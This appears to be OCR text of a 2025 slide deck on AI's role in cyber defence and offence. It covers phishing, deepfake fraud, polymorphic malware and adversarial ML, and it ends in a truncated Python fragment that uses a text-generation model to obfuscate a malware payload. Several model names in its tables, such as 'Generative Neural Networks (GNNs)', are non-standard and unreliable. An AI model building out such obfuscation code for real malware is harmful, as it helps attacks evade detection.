
Deep Learning **Architectures**



Evolution of Neural Network Models




Single-Layer Perceptron (1957)



Modern Transformer-based neural network Architecture


Agentic AI: Autonomous Decision Making



AI and ML Role in CyberSecurity

AI Model	Traditional Challenge	Key Role in Cybersecurity
Generative Neural Networks (GNNs)	Limited training data: Traditional models struggle to detect new attack patterns due to insufficient datasets.	Used for data augmentation, anomaly detection, and cyberattack simulation. GNNs create synthetic datasets for better training of AI security systems.
Adversarial Neural Networks (ANNs)	Vulnerable to adversarial AI attacks: Traditional systems can be easily bypassed by small modifications in malware or phishing attempts.	Enhances cybersecurity models against adversarial attacks, improves intrusion detection, and makes ML models more robust against AI-powered cyber threats.
Generative Adversarial Networks (GANs)	Reactive security measures: Traditional security only detects known threats, whereas GANs create unknown attack variations for better defense.	Used in cyber deception, phishing detection, and vulnerability discovery. GANs simulate realistic attacks to train AI security defenses.
Recurrent Neural Networks (RNNs)	Slow response to evolving threats: Rule-based models cannot analyze real-time network traffic efficiently.	Processes sequential data, ideal for detecting DDoS attacks, fraud, and anomaly detection in network traffic.
Convolutional Neural Networks (CNNs)	Limited to signature-based malware detection: Traditional antivirus software relies on known virus definitions and cannot detect new malware.	Specialized for image-based security, including malware detection, biometric authentication, and phishing site identification.
Transformer Models (e.g., BERT, GPT-4)	Keyword-based email filtering fails: Traditional systems rely on predefined keywords and can miss sophisticated phishing attempts.	Analyzes natural language threats, detects phishing emails, scans fraudulent activities, and enhances AI-driven SOC (Security Operations Centers).
Bayesian Networks	Static risk assessment: Traditional models assign fixed risk scores that don't adapt to real-time threats.	Helps in threat intelligence and probability-based risk assessment. Uses probabilistic reasoning to predict cyberattacks.
Reinforcement Learning (RL) Models	Manual security responses: Traditional incident response relies on SOC teams reacting to attacks instead of proactive prevention.	Enables AI-driven cybersecurity automation, allowing AI to learn attack patterns and autonomously prevent threats.
Agentic AI (Autonomous AI Security Agents) – Hybrid AI Model	slow incident response & manual intervention: Traditional cybersecurity teams take minutes or hours to react, giving attackers time to exploit vulnerabilities.	AI agents that autonomously detect, analyze, and respond to cyber threats without human intervention. Combines GNNs, GANs, RNNs, CNNs, and Reinforcement Learning for a self-adaptive security model. Used for real-time security orchestration, automated SOC management, and AI-driven cybersecurity responses.

AI and ML Role in CyberSecurity



case study :cybersecurity-insiders -artificial-intelligence-in-cybersecurity-2023-report

AI and ML in Cybersecurity: Weapon, Shield, or Both-March 2025

AI and ML in Offensive Security

AI-Powered Social Engineering and Phishing

- **Deepfake Impersonation**

  CEO fraud led to $243,000 loss *(2019)*

  Used **GANs** with **DeepVoice, Lyrebird**
- **Personalized Phishing Emails**

  AI-generated phishing reduced costs by **95%** *(2024)*

  Used **GPT-3, BERT (Transformer LLMs)**
- **Automated Social Media Manipulation**

  Deepfake videos influenced public perception *(Various Dates)*


  Used **Reinforcement Learning, NLP, GANs, Botnets**
- **Voice-Cloning Scams**

  Scammers cloned voices to steal $25,000 *(2023)*

  Used **Text-to-Speech (TTS), Deep Learning, Resemble AI, iSpeech**

AI-Powered Social Engineering and Phishing

- Case Study : The rise of AI voice cloning attacks



McAfee Cybersecurity Artificial Intelligence Report-2023

AI-Powered Malware Techniques and Tools

Technique	Description	AI/ML Models	Tools
Polymorphic Malware	Malware that continually changes its code to avoid detection	Generative Adversarial Networks (GANs), Reinforcement Learning	Malware-as-a-Service platforms
AI-Driven Zero-Day Exploit Development	Using AI to find and exploit unknown vulnerabilities	Supervised & Unsupervised Learning, Deep Reinforcement Learning	Fuzzing tools, Automated Exploit Generation (AEG)
Adversarial Machine Learning	Manipulating AI models with malicious input to alter their behavior	Adversarial Neural Networks, Transfer Learning	TensorFlow, PyTorch

AI-Powered Malware Techniques and Tools

Attack Scenario: **AI-Driven Polymorphic Malware**


Key AI/ML Techniques Used:


- Mutation Mechanism
  - -Generative Adversarial Networks (GANs)
  - -Reinforcement Learning (RL)
- Obfuscation
  - -Natural Language Processing (NLP)

```python
import os
import random
import hashlib
from transformers import pipeline  # Using AI to generate obfuscation

# AI-Powered Obfuscation Function
def generate_mutation(payload):
    generator = pipeline("text-generation", model="EleutherAI/gpt-neo-125M")
    obfuscation_code = generator("Generate Python obfuscation for:", max_length=50)[0]['generated_text']
